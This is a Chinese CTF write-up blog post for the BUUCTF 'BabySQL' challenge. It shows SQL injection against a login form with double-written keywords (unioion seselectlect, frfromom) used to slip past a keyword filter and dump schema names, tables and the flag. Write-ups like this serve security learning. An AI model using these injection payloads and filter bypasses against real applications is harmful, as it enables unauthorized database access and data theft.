




# [极客大挑战 2019]BabySQL 1

原创

succ3  于 2022-01-28 18:35:04 发布  581  收藏

分类专栏: [BUUCTF](#) 文章标签: [web安全 sql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/shinygod/article/details/122734544>

版权



[BUUCTF 专栏收录该内容](#)

92 篇文章 0 订阅

订阅专栏

考点:

- 1、双写绕过
- 2、过滤测试

先试一下万能密码，密码错误，其他啥显示都没有

GO TO WORK, GET MARRIED  
HAVE KIDS, PAY YOUR TAXES  
FOLLOW FASHION, ACT NORMAL  
OBEY THE LAW  
AND REPEAT AFTER ME:  
I AM FREE

**NO, Wrong username password!!!**

Syclover @ cl4y

Elements Console Recorder Sources Network Performance Memory Application Security Lighthouse HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

URL  
http://0ac940d3-0aba-4699-9f6f-361a092b3c45.node4.buuoj.cn:81/check.php?username=admin&password=123' or '1'=1 #

CSDN @新人小白兔

换个地方闭合

OBEY THE LAW  
AND REPEAT AFTER ME:  
I AM FREE

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '123 '1'=1 ' and

Syclover @ cl4y


Elements Console Recorder Sources Network Performance Memory Application Security Lighthouse HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING


URL  
http://0ac940d3-0aba-4699-9f6f-361a092b3c45.node4.buuoj.cn:81/check.php?username=admin&password=123 or '1'=1 #

CSDN @新人小白兔


看到报错地点少了个or，再试试其他关键字



order by 变成了der，还有union,select也看不见，说明过滤了一些关键词,试一下双写绕过




o没了，不知道是不是过滤了o，换个方式，用联合查询的方式



发现显示位2,3


开始爆库



发现ctf库

```
?username=admin&password=123 ' unioion seselectlect 1,2,group_concat(schema_name) frfromom infoormation_schema.schemata --+
```

Hello 2!  
Your password is 'Flag'




URL  
http://0ac940d3-0aba-4699-9f6f-361a092b3c45.node4.buuoj.cn:81/check.php?username=admin&password=123 ' unionion seselectlect 1,2,group\_concat(table\_name) frfromom  
infoormation\_schema.tables whwhereere table\_schema="ctf" --+ CSDN@新人小白兔

### Flag表

```
?username=admin&password=123 ' unionion seselectlect 1,2,group_concat(table_name) frfromom  
infoormation_schema.tables whwhereere table_schema="ctf" --+
```

Hello 2!  
Your password is 'flag'




URL  
http://0ac940d3-0aba-4699-9f6f-361a092b3c45.node4.buuoj.cn:81/check.php?username=admin&password=123 ' unionion seselectlect 1,2,group\_concat(column\_name) frfromom  
infoormation\_schema.columns whwhereere table\_name="Flag" --+ CSDN@新人小白兔

### 字段名flag

```
?username=admin&password=123 ' unionion seselectlect 1,2,group_concat(column_name) frfromom  
infoormation_schema.columns whwhereere table_name="Flag" --+
```

Hello 2!  
Your password is 'flag{1a43084f-92a2-4e69-b86f-7b44dd1e1001}'



URL  
http://0ac940d3-0aba-4699-9f6f-361a092b3c45.node4.buuoj.cn:81/check.php?username=admin&password=123 ' unionion seselectlect 1,2,group\_concat(flag) frfromom ctf.Flag --+ CSDN@新人小白兔

### 查数据

```
?username=admin&password=123 ' unionion seselectlect 1,2,group_concat(flag) frfromom ctf.Flag --+
```



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)